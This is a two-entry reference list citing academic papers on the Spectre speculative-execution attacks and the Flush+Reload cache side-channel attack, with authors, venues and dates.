[1] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. *ArXiv e-prints*, January 2018.

[2] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, pages 719–732, Berkeley, CA, USA, 2014. USENIX Association.